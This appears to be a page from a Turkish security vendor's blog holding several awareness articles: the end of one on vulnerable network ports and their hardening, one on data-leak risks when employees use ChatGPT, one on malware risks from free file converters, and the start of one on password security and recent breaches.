Bu port, bilgisayar korsanları tarafından sızdırılmış veya zayıf kullanıcı kimlik doğrulamasını araştırmak için kullanılır. En yaygın kullanılan saldırı türü, uzak masaüstü güvenlik açıklarını içerir.
### 80, 443, 8080 ve 8443 numaralı ağ bağlantı noktaları (HTTP ve HTTPS)
En popüler internet protokolleri olan HTTP ve HTTPS, kötü niyetli aktörler tarafından hedef alınma eğilimindedir. Eylemleri genellikle SQL enjeksiyonları, siteler arası komut dosyası oluşturma, DDoS saldırıları ve istek sahteciliğini içerir.
### 20 ve 21 numaralı ağ bağlantı noktaları (FTP)
Port 20 ve 21 kullanıcıların sunuculardan dosya gönderip almasına izin verir. Bunlar, kaba kuvvet parola saldırıları, siteler arası komut dosyası oluşturma, anonim kimlik doğrulama ve dizin geçişi saldırılarını teşvik edebilecek eski ve güvensiz FTP bağlantı noktalarıdır.
### 23 (Telnet)
23, kullanıcıları uzak bilgisayarlara bağlamak için bilinir. Çoğu durumda, Telnet SSH ile değiştirilmiştir, ancak bazı web siteleri hala bunu kullanmaktadır. Eski olması, kimlik bilgilerinin kaba kuvveti, sahtecilik ve erişim verilerinin tespiti gibi saldırıları kolaylaştırabilir.
### 1433, 1434 ve 3306 numaralı ağ bağlantı noktaları
Bu portlar DDoS saldırılarında veya kzararlı yazılım yaymak için kullanılır. Bilgisayar korsanları genellikle korumasız veri tabanlarını bulmak ve bunlardan yararlanmak için bu bağlantı noktalarını araştırır.
## En güvenli ağ bağlantı noktaları hangileridir?
Hiçbir port tamamen güvenli değildir ve riski belirleyen şey portun nasıl yönetildiğidir. Bir port, hizmet veya uygulama üzerinden iletişim kurmak için kullanılan protokolün sürekli güvenlik güncellemelerine ve zamanında hata düzeltmelerine ihtiyacı vardır.
## 443 numaralı ağ bağlantı noktası bir güvenlik riski midir?
Daha önce de belirttiğimiz gibi, 443 numaralı bağlantı noktası HTTPS protokolünün bir parçasıdır ve veri paketlerine erişime izin veren yollardan biridir. Bu bağlantı noktası SQL enjeksiyonları, siteler arası komut dosyası oluşturma, DDoS saldırıları ve siteler arası istek sahteciliğine karşı savunmasızdır.
## 8080 noktası savunmasız mı?
443 numaralı bağlantı noktası gibi 8080 numaralı bağlantı noktası da SQL enjeksiyonları, siteler arası komut dosyası oluşturma, DDoS saldırıları ve siteler arası istek sahteciliğine karşı savunmasızdır.
## Güvensiz portlar nasıl güvenli hale getirilir
Amacınız açık portları güvence altına almaksa, yapılacak ilk şey, bilgisayar korsanlarının hassas verilere erişmesini zorlaştırmak için trafiği şifreleyen portlar kullanmaktır.
Bir portun ne zaman açık tutulacağını da tanımlamak gerekir, çünkü ne kadar çok port açık olursa, saldırı yüzeyi ve arıza ve yanlış yapılandırma gibi faktörler nedeniyle tehlikeye girme riski o kadar artar.
Açık bağlantı noktaları, modern bir güvenlik duvarı veya bunlara bağlanan trafiği filtrelemeye izin veren, iletişimin geçerli olmasını sağlayan ve kötü niyetli eylemleri önleyen başka bir cihaz tarafından korunmalıdır.
Ek olarak, bölümlere ayrılmalıdırlar. Böylece, bir bilgisayar korsanı açık ağ bağlantı noktasını tehlikeye atarsa, eylemlerini kontrol altına almak mümkün olacaktır.
İşletmeler ayrıca bağlantı noktalarındaki hizmetlerin kimliğini doğrulamak için kullanılan parolaları korumalı, asla açık metin protokolleri kullanmamalı ve kimlik bilgilerinin ele geçirilmesini önlemek için her zaman güçlü parola politikaları benimsemelidir.
Son olarak, açık ağ bağlantı noktasını dinleyen ve yanıt veren teknolojilerin yamalı olduğundan ve güvenlik güncellemelerinin yapıldığından emin olmak zorunludur. Bunun nedeni, kötü niyetli aktörlerin açık bir bağlantı noktasını tehlikeye atmak için güvenlik açıkları arama eğiliminde olmalarıdır.
## Açık ağ bağlantı noktaları nasıl tespit edilir?
Siber suçlular açık portlardan yararlanmak için birçok yol bulabilirler. İyi haber, port tarama yoluyla siz de ağınızdaki açık portları tespit edebilirsiniz.
Bu sayede, belirli bir ağda hangi portların açık olduğunu, veri gönderme ve almaya karşı savunmasız olduğunu belirlemek mümkündür. Ayrıca belirli portlara paketler göndermek ve yanıtları analiz ederek güvenlik açıklarını tespit etmek de mümkündür.
Bir ağdaki güvenlik açıklarını bulmanın farklı yolları vardır:
- Açık portlar da dahil olmak üzere bilgisayarınızdaki tüm aktif TCP bağlantılarını gösterebilen komut satırı araçlarını kullanabilirsiniz. Netstat ve Network Mapper veya Nmap.
- Port tarayıcıları olarak bilinen ve portların açık, kapalı veya filtrelenmiş olup olmadığını belirleyen bilgisayar programlarını kullanabilirsiniz. Uygulamada, bir port tarayıcı belirli bir porta bağlanmak için bir ağ isteği yayınlayabilir ve daha sonra yanıtını yakalayabilir.
- Standart veya açık bir parola ile yapılandırılmış bağlantı noktalarını tespit etmeyi mümkün kılan güvenlik açığı tarayıcılarını kullanın.
## Portların güvenliği nasıl sağlanır?
Güvenliği sağlamak için bazı ipuçları:
- Sorunları ortaya çıkar çıkmaz yakalamak için düzenli olarak port taraması yapın. Düzenli izleme, hangi bağlantı noktalarının siber saldırılara karşı savunmasız olduğunu size bildirecektir.
- Yüklü programların çalışma durumlarının ayrıntılarını toplamanıza ve düzgün yapılandırılmadığında savunmasız olan hizmet yapılandırmalarındaki değişiklikleri izlemenize olanak tanıyan izleme hizmetlerine öncelik verin.
- Verilerinizi kötü niyetli kişilerden korumak için kullanmadığınız bağlantı noktalarını devre dışı bırakın.
- Ağınıza gelen ve giden paketleri bağlantı noktası numaralarına göre engellemek veya izin vermek için bağlantı noktası trafik filtrelemesi gerçekleştirin. Bu, belirli bağlantı noktalarıyla ilgili siber saldırıları önleyebilir. Ancak, birçok kuruluş trafik filtrelemeyi yalnızca en sık saldırıya uğrayan bağlantı noktaları için kullanır.
- Bilgisayar korsanlarının verilere erişmek için portlarınızı kullanmasını önlemek için bilgisayarlara güvenlik duvarları kurun ve yamaları düzenli olarak uygulayın.
- Hangi yazılım veya cihazların açık portlara sahip olduğunu belirlemenize ve bilinen tüm güvensizlikleri test etmenize olanak tanıyan sızma testleri ve değerlendirmeler aracılığıyla açık port güvenlik açıklarını izleyin.
[Şirketiniz için en iyi siber güvenlik projesi hangisi?](https://antivirus.com.tr/sirketiniz-icin-en-iyi-siber-guvenlik-projesi-hangisi/) makalemizi de incelemeyi unutmayın.
## Sonuç
Bu makalenin özeti:
- Portlar, G/Ç işleme ve veri aktarımı gibi çeşitli işlevleri yerine getiren önemli protokollerden oluşur
- Fiziksel bağlantı noktaları, kulaklık gibi farklı cihazlar arasında bağlantı sağlar
- Ağ portları cihazlar arasında uzaktan bağlantıya izin verir
- Cihazların, programların ve ağların birbirleriyle bilgi paylaşması için bir ağ geçidi görevi görürler
- Saldırganlar tarafından en çok hedef alınan bağlantı noktaları 443 ve 8080 (HTTP ve HTTPS) bağlantı noktalarıdır
- Hiçbir port %100 güvenli değildir ve bir portun riskini belirleyen şey yönetilme şeklidir
- Açık portları korumak için, bilgisayar korsanlarının hassas bilgilere erişimini zorlaştırmak amacıyla trafiği şifreleyen portların kullanılması önemlidir
- Bir portun ne zaman açık tutulacağını tanımlamak da önemlidir, çünkü ne kadar çok port açıksa saldırı yüzeyi o kadar büyük olur
- Port tarama yoluyla ağınızdaki açık portları tespit edebilirsiniz
- Bir ağdaki güvenlik açıklarını bulmanın farklı yolları vardır; bunlar arasında komut satırı araçları, port tarayıcıları ve güvenlik açığı tarayıcıları kullanmak yer alır
- Port güvenliğini sağlamak için düzenli olarak port taraması yapılması, izleme hizmetlerine öncelik verilmesi, kullanılmayan portların devre dışı bırakılması ve ağ üzerinde gelen ve giden paketlerin engellenmesi veya izin verilmesi için port trafiği filtrelemesi yapılması önerilir
- Ayrıca bilgisayarlara güvenlik duvarları kurmak ve açıkları düzenli olarak yamamak ve sızma testi ve güvenlik açığı değerlendirmeleri yoluyla açık bağlantı noktası güvenlik açıklarını izlemek de önemlidir.
[](https://www.eset.com/tr/business/advanced-protection/)Sandbox teknolojisi makine öğrenimi davranış analizi disk şifreleme ve daha fazlasıyla fidye yazılımı ve sıfır gün tehditlerine karşı korunun
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Ağ Güvenliği, Rehber, Siber Güvenlik
---
### [Çalışanların ChatGPT kullanmadan önce bilmesi gerekenler](https://antivirus.com.tr/calisanlarin-chatgpt-kullanmadan-once-bilmesi-gerekenler/)
**Published:** Eylül 12, 2023
**Author:** Can Erginkurban
**Excerpt:** Çalışanlarınızın ChatGPT gibi yenilikçi yapay zekâ araçlarından faydalanmadan önce bu teknolojiyi nasıl güvenli bir şekilde kullanacaklarını bilmeleri gerekir.
**Content:**
**Yapay zekâ (AI)** araçlarıyla ilgili tartışmalar geçtiğimiz aylarda en çok öne çıkan konu haline geldi. Üretkenliği artırma ve zamandan tasarruf etme yetenekleri nedeniyle, birçok çalışan bu araçları günlük iş rutinlerine çoktan uyarladı. Ancak, ChatGPT gibi yenilikçi yapay zekâ araçlarının avantajlarından yararlanmadan önce, çalışanlarınızın şirketinizin veri güvenliğini tehlikeye atmadan bu araçlarla nasıl güvenli bir şekilde etkileşim kuracaklarını bilmeleri gerekir.
**AI** araçları fikir geliştirmemize, metin parçalarını özetlememize veya yeniden ifade etmemize, hatta bir iş stratejisi için bir temel oluşturmamıza veya bir koddaki hatayı bulmamıza yardımcı olabilir. Ancak yapay zekayı kullanırken, araçlara girdiğimiz verilerin gönder düğmesine bastığımız anda bize ait olmaktan çıktığını unutmamalıyız.
[ChatGPT](https://antivirus.com.tr/chatgpt-ve-karanlik-yuzu-ai-veri-guvenligi-icin-tehdit-mi/) gibi büyük dil modellerini (LLM’ler) kullanırken temel kaygılardan biri, hassas verilerin büyük uluslararası şirketlerle paylaşılmasıdır. Bu modeller, kullanıcı sorgularını etkili bir şekilde yorumlamalarını ve yanıtlamalarını sağlayan çevrimiçi metinlerdir. Ancak, bir sohbet robotu ile etkileşime girip bilgi veya yardım istediğimiz her seferde, istemeden de olsa kendimiz veya şirketimiz hakkında veri paylaşabiliriz.
Bir sohbet robotu için bir istem yazdığımızda, girilen veriler herkese açık hale gelir. Bu, sohbet robotlarının bu bilgileri temel olarak diğer kullanıcılara yanıt vermek için hemen kullanacağı anlamına gelmez. Ancak, LLM sağlayıcısı veya ortakları bu sorgulara erişebilir ve [bunları](https://tech.co/news/does-chatgpt-save-my-data) teknolojinin gelecekteki sürümlerine [dahil edebilir](https://tech.co/news/does-chatgpt-save-my-data)
## ChatGPT geçmişini kapatmak yeterli mi?
ChatGPT’nin arkasındaki kuruluş olan OpenAI, sohbet geçmişini kapatma seçeneğini sunarak kullanıcı verilerinin OpenAI’nin yapay zekâ modellerini eğitmek ve geliştirmek için kullanılmasını engelledi. Bu şekilde kullanıcılar verileri üzerinde daha fazla kontrol sahibi oluyor. Şirketinizdeki çalışanlar ChatGPT gibi araçları kullanmak istiyorlarsa, sohbet geçmişini kapatmak ilk adımları olmalıdır.
Ancak sohbet geçmişi kapalı olsa bile, tüm istem verileri sohbet botu sunucularında saklanmaya devam eder. Tüm istemlerin harici sunuculara kaydedilmesi, bilgisayar korsanlarının yetkisiz erişimine yönelik potansiyel bir tehdit oluşturmaktadır. Ayrıca, teknik hatalar zaman zaman yetkisiz kişilerin diğer sohbet robotu kullanıcılarına ait verilere [erişmesini sağlayabilir](https://www.theverge.com/2023/3/21/23649806/chatgpt-chat-histories-bug-exposed-disabled-outage).
Peki, şirket çalışanlarınızın ChatGPT gibi platformları güvenli bir şekilde kullanmasını nasıl sağlarsınız? İşte çalışanların sıklıkla yaptığı bazı hatalar ve bunlardan kaçınmanın yolları.
## Müşteri verilerini girdi olarak kullanmak
Çalışanların LLM’leri kullanırken yaptıkları ilk yaygın hata, şirketlerinin müşterileri hakkındaki hassas bilgileri paylaşmaktır. Bu neye benziyor? Örneğin, doktorların hastalarının isimlerini ve tıbbi kayıtlarını gönderdiğini ve LLM aracından hastaların sigorta şirketlerine mektup yazmasını istediğini düşünün. Ya da pazarlamacıların CRM sistemlerinden müşteri verilerini yüklediğini ve aracın hedefli haber bültenleri hazırlamasını istediğini düşünün.
Çalışanlara sorgularını sohbet robotlarına girmeden önce kalıcı olarak anonimleştirmelerini öğretin. Müşteri gizliliğini korumak için isim, adres veya hesap numarası gibi hassas bilgileri gözden geçirmelerini ve dikkatlice ayıklamalarını teşvik edin. En iyi uygulama, ilk etapta kişisel bilgileri kullanmaktan kaçınmak ve genel sorulara veya sorgulara güvenmektir.
## Gizli belgelerin sohbet robotlarına yüklenmesi
Sohbet robotları, büyük hacimli verileri hızlı bir şekilde özetlemek ve taslaklar, sunumlar veya raporlar oluşturmak için değerli araçlar olabilir. Yine de ChatGPT gibi araçlara belge yüklemek, bu belgelerde saklanan şirket veya müşteri verilerini tehlikeye atmak anlamına gelebilir. Belgeleri basitçe kopyalamak ve araçtan sunum slaytları için özetler veya öneriler oluşturmasını istemek cazip gelse de bu veri açısından güvenli bir yol değildir.
Bu, geliştirme stratejileri gibi önemli belgeler için geçerli olduğu gibi, toplantı notları gibi daha az önemli belgeler de çalışanların şirketlerinin değerli bilgi birikimini ortaya çıkarmasına yol açabilir.
Bu riski azaltmak için hassas belgelerin işlenmesine yönelik katı politikalar oluşturun ve bu tür kayıtlara erişimi “bilmesi gerekenler” politikasıyla sınırlandırın. Çalışanların chatbottan bir özet veya yardım talep etmeden önce belgeleri manuel olarak incelemesi gerekir. Bu, isimler, iletişim bilgileri, satış rakamları veya nakit akışı gibi hassas bilgilerin silinmesini veya uygun şekilde anonimleştirilmesini sağlar.
## Şirket verilerinin ChatGPT ‘de ifşa edilmesi
Şirketinizin bazı uygulamalarını ve iş akışlarını iyileştirmeye çalıştığınızı düşünün. ChatGPT’den zaman yönetimi veya görev yapısı konusunda yardım istiyorsunuz ve chatbotun bir çözüm geliştirmesine yardımcı olmak için bilgi istemine değerli bilgi birikiminizi ve diğer verileri giriyorsunuz. Tıpkı hassas belgelerin veya müşteri verilerinin chatbotlara girilmesi gibi, hassas şirket verilerinin de bilgi istemine dahil edilmesi, yetkisiz erişime veya gizli bilgilerin sızmasına yol açabilecek yaygın ancak potansiyel olarak zarar verici bir uygulamadır.
| **Samsung “üretken yapay zekayı” iptal etti, Amazon temkinli davranıyor.** 2023’ün başında, bir [Samsung mühendisi](https://economist.co.kr/article/view/ecn202303300057?s=31) ChatGPT’ye yüklediği hassas bir dahili kaynak kodunun sızdırıldığını keşfetti. Bu durum Samsung’un şirketteki “üretken yapay zekâ” araçlarını yasaklamasına yol açtı. Amazon da benzer bir sorunla karşılaştı. Şirketin, dahili Amazon verilerine benzeyen bazı ChatGPT yanıtlarıyla karşılaştığı [bildirildi](https://www.businessinsider.com/amazon-chatgpt-openai-warns-employees-not-share-confidential-information-microsoft-2023-1). Amazon yapay zekâ araçlarını yasaklamadı, ancak çalışanlarını bunları sorumlu bir şekilde kullanmaları konusunda uyardı. |
|---|
Bu sorunu ele almak için, istem anonimleştirme temel bir uygulama olmalıdır. Bu, chatbot istemlerine hiçbir zaman isim, adres, finansal bilgiler veya diğer kişisel verilerin eklenmemesi gerektiği anlamına gelir. Çalışanların ChatGPT gibi araçları güvenli bir şekilde kullanmasını kolaylaştırmak istiyorsanız, gerektiğinde tüm çalışanlar tarafından güvenle kullanılabilecek şablonlar olarak standartlaştırılmış istemler oluşturun, örneğin “\[*Şirket\]’te \[pozisyon\] olduğunuzu hayal edin. Pozisyon\] için ağırlıklı olarak \[görev\] odaklı daha iyi bir haftalık iş akışı oluşturun.*“
Yapay zekâ araçları sadece işimizin geleceği değil; onlar zaten mevcut. Yapay zekâ ve özellikle makine öğrenimi alanındaki ilerleme her geçen gün artarken, şirketlerin kaçınılmaz olarak trendleri takip etmesi ve bunlara uyum sağlaması gerekiyor. Veri güvenliği uzmanından BT genel uzmanı pozisyonuna kadar, çalışma arkadaşlarınızın veri sızıntısı riski olmadan bu teknolojileri nasıl kullanacaklarını bildiklerinden emin olun.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** AI, ChatGPT, DLP, Gizlilik
---
### [Ücretsiz Dosya Dönüştürücüler: Riskler ve güvenlik önlemleri](https://antivirus.com.tr/ucretsiz-dosya-donusturuculer-riskler-ve-guvenlik-onlemleri/)
**Published:** Mayıs 12, 2025
**Author:** Can Erginkurban
**Excerpt:** Dijitalleşme ile birlikte eğitim, iş ve içerik üretimi gibi alanlarda, ücretsiz dosya dönüştürücüler sık başvurulan araçların başında geliyor.
**Content:**
Dijitalleşmenin hız kazandığı günümüzde, ücretsiz dosya dönüştürücüler her zamankinden daha yaygın hâle gelmiştir. Özellikle eğitim, iş ve içerik üretimi gibi alanlarda, dosyaların farklı biçimlere çevrilmesi, bilgiye erişim ve paylaşım kolaylığı açısından kritik bir işleve sahiptir.
Bu bağlamda kullanıcılar, PDF’ten Word’e, MP4’ten MP3’e, JPG’den PNG’ye ya da DOCX’ten PDF’e dönüşüm işlemleri için sıklıkla çevrimiçi ve ücretsiz araçlara başvurmaktadır. Ancak sağladıkları kolaylıklara rağmen bu ücretsiz dönüştürücülerin ciddi siber güvenlik riskleri barındırdığı da göz ardı edilmemelidir.
En çok dönüştürülmek istenen dosya türleri arasında ilk sırayı PDF formatı almaktadır. Özellikle resmî belgelerin düzenlenebilir hâle getirilmesi amacıyla PDF’ten Word veya Excel’e dönüştürme işlemleri yaygındır. YouTube ve benzeri video paylaşım platformlarından indirilen içeriklerin MP3’e çevrilmesi hem depolama alanı hem de dinleme kolaylığı açısından tercih edilir.
Bunun yanında görsel dosyaların (JPG, PNG, WEBP) farklı biçimlere çevrilmesi, özellikle dijital tasarımcılar için rutin bir ihtiyaçtır. Bu çeşitlilik, kullanıcıları ücretsiz ve pratik çözümlere yönlendirse de birçok çevrimiçi dönüştürücü platformun görünenden daha karmaşık ve riskli yapılar barındırdığı bilinmektedir.
ESET’in yayımladığı çeşitli raporlarda, özellikle popüler çevrimiçi dosya dönüştürücüler arasında kötü amaçlı yazılım yayanların bulunduğu belirtilmiştir. ESET, [2012 yılında yayımladığı bir makalede](https://www.welivesecurity.com/2012/07/24/free-youtube-mp3-converters-with-a-free-malware-bonus/), YouTube videolarını MP3 formatına dönüştürmeyi vadeden birçok sitenin, kullanıcıları zararlı yazılımlar barındıran reklamlara ve dolandırıcılık içerikli sayfalara yönlendirdiğini ortaya koymuştur.
Yine benzer biçimde, 2023 tarihli başka bir analizde, yazılım indirme sitelerinin kullanıcılar açısından taşıdığı tehditler detaylandırılmış ve özellikle bilinmeyen kaynaklardan indirilen dönüştürücü uygulamaların, sistemlere zararlı yazılımlar bulaştırabileceği uyarısında bulunulmuştur.

Ücretsiz dosya dönüştürücüler, siber saldırganlar açısından cazip birer araçtır. Bu platformlar aracılığıyla kullanıcıların cihazlarına casus yazılımlar yüklenebilir, veri toplama amacıyla çerezler yerleştirilebilir veya tarayıcı eklentileri aracılığıyla kullanıcıların çevrimiçi davranışları izlenebilir. Kimlik avı (phishing) saldırıları da bu noktada devreye girer; kullanıcıya bir dosya dönüştürme işlemi sunulurken arka planda sahte formlar aracılığıyla e-posta, telefon numarası, hatta kredi kartı bilgileri gibi hassas veriler toplanabilir.
Bu risklerden korunmanın ilk adımı, bilinçli kullanıcı davranışıdır. Kullanıcıların, yalnızca HTTPS protokolü kullanan ve internette olumlu kullanıcı yorumları bulunan servisleri tercih etmesi önerilir. Aynı zamanda, dönüştürme işlemi gerçekleştikten sonra elde edilen dosyanın türü, uzantısı ve boyutu dikkatlice incelenmelidir. Örneğin, yalnızca birkaç yüz kilobayt olması gereken bir MP3 dosyasının birkaç megabayt olması veya dosya simgesinin beklenenden farklı görünmesi, potansiyel bir tehdidin işareti olabilir.
ESET, bu konuda kullanıcıların güvenliğini sağlamak amacıyla bazı önerilerde bulunmaktadır. Birincisi, antivirüs yazılımlarının – özellikle gerçek zamanlı koruma sunan ve web tehditlerine karşı özel kalkanlar içeren çözümlerin – her zaman aktif ve güncel olmasıdır. ESET’in sunduğu güvenlik çözümleri, zararlı web sitelerini engelleme, indirilen dosyaları tarama ve şüpheli etkinlikleri anlık olarak bildirme kapasitesine sahiptir.
İkincisi, mümkün olduğunca çevrimdışı araçların tercih edilmesidir. Adobe Acrobat, Microsoft Word, VLC Media Player gibi yazılımlar, dosya dönüştürme işlemlerini çevrimdışı ve güvenli şekilde yapabilir. CloudConvert, Zamzar gibi kullanıcı gizliliğine önem veren platformlar da güvenilir çevrimiçi alternatifler arasında sayılabilir.
Ayrıca dosya dönüştürme işlemleri için kullanıcıdan yazılım indirip kurmasını isteyen sitelere karşı da temkinli olunmalıdır. Çünkü bu tür yazılımlar genellikle reklam yazılımı (adware) veya daha kötüsü, fidye yazılımı (ransomware) gibi tehditler barındırabilir. Kullanıcılar, dosyaları sadece dönüştürmek isterken farkında olmadan sistemlerine arka kapılar açabilir ve kişisel verilerinin üçüncü şahısların eline geçmesine neden olabilirler.
Bu tür yöntemler son derece ikna edici ve profesyonel görünebilir. ESET, kullanıcıları özellikle bu tür çok katmanlı dolandırıcılıklara karşı uyarır ve bilinmeyen kaynaklara asla güvenilmemesi gerektiğini vurgular.
**1. Bilgi Toplama ve İletme:** Dolandırıcılar aynı zamanda, kullanıcıdan e-posta adresi, ad-soyad veya sosyal medya hesabı gibi bilgileri “dönüştürülen dosyayı göndermek” bahanesiyle talep edebilir. Bu bilgiler, daha sonra hedefli saldırılarda kullanılmak üzere veri havuzlarına eklenir.
**2. Zararlı Yazılımın Yüklenmesi:** Kullanıcı, bu yazılımı indirdiğinde aslında bir medya oynatıcı veya dönüştürücü değil, kötü amaçlı yazılım indirir. Bu yazılım, arka planda çalışarak ekran görüntüsü alma, tuş kaydetme (keylogger), dosya şifreleme (ransomware) veya kullanıcı verilerini dışa aktarma gibi eylemler gerçekleştirebilir.
**3. Yönlendirme ve Bekletme:** “Dönüştür” düğmesine tıklandığında kullanıcı genellikle farklı bir sayfaya yönlendirilir ya da birkaç saniyelik bekleme süresiyle karşılaşır. Bu esnada ekranda çıkan uyarılar, kullanıcıyı bir yazılım indirmeye veya tarayıcı eklentisi kurmaya teşvik eder.
**4. Sahte Arayüz:** Kullanıcı, dosya dönüştürmek üzere siteye girdiğinde, tıpkı meşru bir hizmet gibi görünen arayüzle karşılaşır. Dönüştürme butonları, yükleme alanları ve hatta kullanıcı yorumları bile gerçekmiş gibi gösterilir.
**5. Arama Motoru Manipülasyonu:** Siber saldırganlar, popüler anahtar kelimelerle (örneğin, “YouTube MP3 dönüştürücü”) arama yapan kullanıcıların karşısına sahte veya güvenlik zafiyeti olan web siteleri çıkarır. Bu siteler genellikle reklam destekli platformlar üzerinden ön sıralarda listelenir.
Çevrimiçi dosya dönüştürücüleri aracılığıyla gerçekleştirilen dolandırıcılık yöntemleri, genellikle kullanıcıyı manipüle ederek hassas bilgilerini elde etme ya da cihazına zararlı yazılım yükleme amacı taşır. Bu süreç, çoğunlukla aşağıdaki adımlarla işler:
## Dolandırıcılık yöntemleri nasıl çalışır?
Dolandırıcılık genellikle, .doc dosyasını .pdf’ye dönüştürmek, birkaç görüntüyü tek bir dosyada birleştirmek veya MP3 veya MP4 gibi medya dosyalarını indirmek gibi dosya dönüştürme hizmeti sunan web sitelerinde başlar. Bu siteler profesyonel görünümlüdür ve çoğu Google arama sonuçlarında üst sıralarda yer alır, bu da güvenli oldukları izlenimini verir.
Ancak bu yanıltıcıdır. Söz verdikleri görevi yerine getirebilirler ancak geri aldığınız dosya kötü amaçlı yazılım içerebilir. Bu dosya açıldığında, cihazınıza sessizce bulaşabilir, kişisel bilgilerinizi çalabilir veya bilgisayar korsanlarına sisteminize giriş için bir arka kapı açabilir.
Bu çevrimiçi araçlar yalnızca cihazınıza bulaşma riski oluşturmakla kalmaz, aynı zamanda yüklediğiniz dosyalardan hassas bilgileri sessizce çekebilir. Belgenizde kimlik numaranız, doğum tarihiniz veya telefon numaranız gibi kişisel veriler varsa bu bilgiler kötüye kullanılmaması için çıkarılabilir. Siber suçlular, faturalarda veya makbuzlarda gizlenmiş banka hesap numaraları veya kredi kartı bilgileri gibi finansal bilgileri de toplayabilir.
Cüzdan adresleri veya özel anahtarlar gibi kripto para birimi bilgilerini bir dosyada saklıyorsanız bunlar da çalınabilir. Belgelerde saklanan e-posta adresleri, oturum açma kimlik bilgileri ve şifreler bile risk altındadır.
Bu tür bilgiler yanlış ellere geçerse kimlik hırsızlığı, finansal dolandırıcılık veya diğer hesaplarınıza girilmesi için kullanılabilir.
Çoğu kurban, bilgisayarları yavaşladığında, önemli dosyalara erişemediğinde veya daha kötüsü, verilerini geri almak için fidye talep edildiğinde yani aslında çok geç olana kadar ne olduğunu fark etmez.
**İlgili konular:**
> [Arama sonuçlarında gizlenen bu tuzaklara dikkat!](https://antivirus.com.tr/arama-sonuclarinda-gizlenen-bu-tuzaklara-dikkat/)
> [Verilerinizin peşindeler: Bilgi hırsızı nedir ve nasıl güvende kalabilirim?](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/)
> [Hassas dosyalar internette nasıl güvenli bir şekilde paylaşılır?](https://antivirus.com.tr/hassas-dosyalar-internette-nasil-guvenli-bir-sekilde-paylasilir/)
> [En sevdiğiniz transkripsiyon uygulaması gizlilik riski taşıyor olabilir mi?](https://antivirus.com.tr/en-sevdiginiz-transkripsiyon-uygulamasi-gizlilik-riski-tasiyor-olabilir-mi/)
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Fidye Yazılımı, Siber Güvenlik
---
### [Dijital çağda parola güvenliği](https://antivirus.com.tr/dijital-cagda-parola-guvenligi/)
**Published:** Mayıs 21, 2025
**Author:** Can Erginkurban
**Excerpt:** Günümüzde çevrimiçi hesaplar ve kişisel verilerimiz her zamankinden daha fazla risk altında ve parola güvenliği çok daha önemli.
**Content:**
Günümüzde çevrimiçi hesaplar ve kişisel verilerimiz her zamankinden daha fazla risk altında ve parola güvenliği çok daha önemli. Sosyal medya, e-posta, bankacılık ve e-devlet hizmetleri gibi platformlarda kullanılan hesaplar, siber saldırganların öncelikli hedefi hâline geldi. Bu durum hem bireyler hem de kurumlar için ciddi güvenlik tehditleri oluşturmakta ve kişisel verilerin korunmasını hayati bir öncelik hâline getirmektedir.
## Son yıllarda gerçekleşen veri sızıntıları ve siber saldırılar
### Türkiye’de gerçekleşen olaylar
1. **E-Devlet Veri Sızıntısı (2023)**: 85 milyon vatandaşın TC kimlik numarası, adres ve telefon gibi kişisel verilerinin sızdırıldığı [iddia edilmiştir](https://www.cumhuriyet.com.tr/turkiye/son-dakika-e-devlet-verileri-calindi-tc-kimlik-numaralari-bile-gozukuyor-2089112).
2. **Pandemi Döneminde Sağlık Verilerinin Sızdırılması**: Ulaştırma ve Altyapı Bakanı Abdulkadir Uraloğlu, pandemi sürecinde bazı kişisel verilerin [sızdırıldığını kabul etmişti](https://tr.euronews.com/2024/09/12/bakan-uraloglu-85-milyon-kisinin-bilgilerinin-calindigini-dogruladi-maalesef-onlenemedi).
3. **108 Milyon Kişinin Verilerinin Sızdırılması İddiası (2024)**: Free Web Turkey tarafından, 108 milyon kişinin kimlik bilgilerinin sızdırıldığı ve bu verilerin Google Drive üzerinden paylaşıldığı [iddia edilmişti](https://hwp.com.tr/turkiye-veri-sizintisi-108-milyon-kisinin-verileri-calindi-iddia-284911).
4. **TurkNet Saldırısı (2025):** Şirket 11 Mart 2025 tarihinde bir siber saldırıya uğradığını ve bu saldırının sonucunda veri tabanına yetkisiz erişim sağlandığını duyurdu. Şirketin açıklamasına göre, saldırı sırasında müşterilere ait ad, soyad, telefon numarası, abonelik numarası, T.C. kimlik numarası, adres ve statik IP gibi bilgiler ele geçirilmiştir. Ancak finansal bilgiler ve kullanıcı parolalarının [güvende olduğu belirtilmiştir](https://tr.euronews.com/next/2025/03/13/turknetin-hacklendigi-dogrulandi-siber-saldirida-hangi-bilgiler-sizdirildi)
### Dünya genelinde gerçekleşen olaylar
1. **M&S Siber Saldırısı (2025)**: Marks & Spencer, müşterilerinin kişisel bilgilerinin çalındığını ve bu durumun hizmet kesintilerine yol açtığını [açıkladı](https://www.thesun.ie/money/15198249/marks-spencer-cyber-attack-website-breach-customer-info-stolen/).
2. **SIM Swap Dolandırıcılığı Artışı (2024)**: Birleşik Krallık’ta SIM kart değişimi yoluyla yapılan dolandırıcılık vakaları 2023’te 289 iken 2024’te 3.000’e [yaklaştı](https://www.thetimes.co.uk/article/cases-of-sim-swap-fraud-the-method-used-to-hack-m-and-s-surge-3bhs5csff).
3. **RockYou2024 Parola Sızıntısı**: Yaklaşık 10 milyar benzersiz parolanın sızdırıldığı, bu verilerin kimlik avı ve hesap ele geçirme saldırılarında kullanıldığı [rapor edildi](https://www.thesun.ie/tech/13368350/largest-ever-password-database-10-billion-leaked-warning/).
Burada yer almayan daha nice olay, çevrimiçi ortamda hesaplarımızı korumak için kullandığımız parolaların güvenilir olmadığını anlamamızı sağlıyor.
## Hesapların çalınma yöntemleri ve kullanım amaçları
Siber saldırganlar, çeşitli yöntemlerle kullanıcı hesaplarını ele geçirerek bu bilgileri farklı amaçlarla kullanmaktadır:
- **Kimlik Avı (Phishing)**: Sahte e-postalar veya web siteleri aracılığıyla kullanıcıların giriş bilgileri elde edilir.
- **Kötü Amaçlı Yazılımlar (Malware)**: Bilgisayarlara veya mobil cihazlara bulaşan yazılımlar, kullanıcı bilgilerini toplayarak saldırganlara iletir.
- **SIM Swap Saldırıları**: Saldırganlar, kullanıcıların telefon numaralarını ele geçirerek iki faktörlü kimlik doğrulama kodlarını alır ve hesaplara erişim sağlar.
- **Veri Sızıntıları:** Şirketlerin veya kuruluşların sistemlerinden kullanıcı verilerinin çalınması durumu.
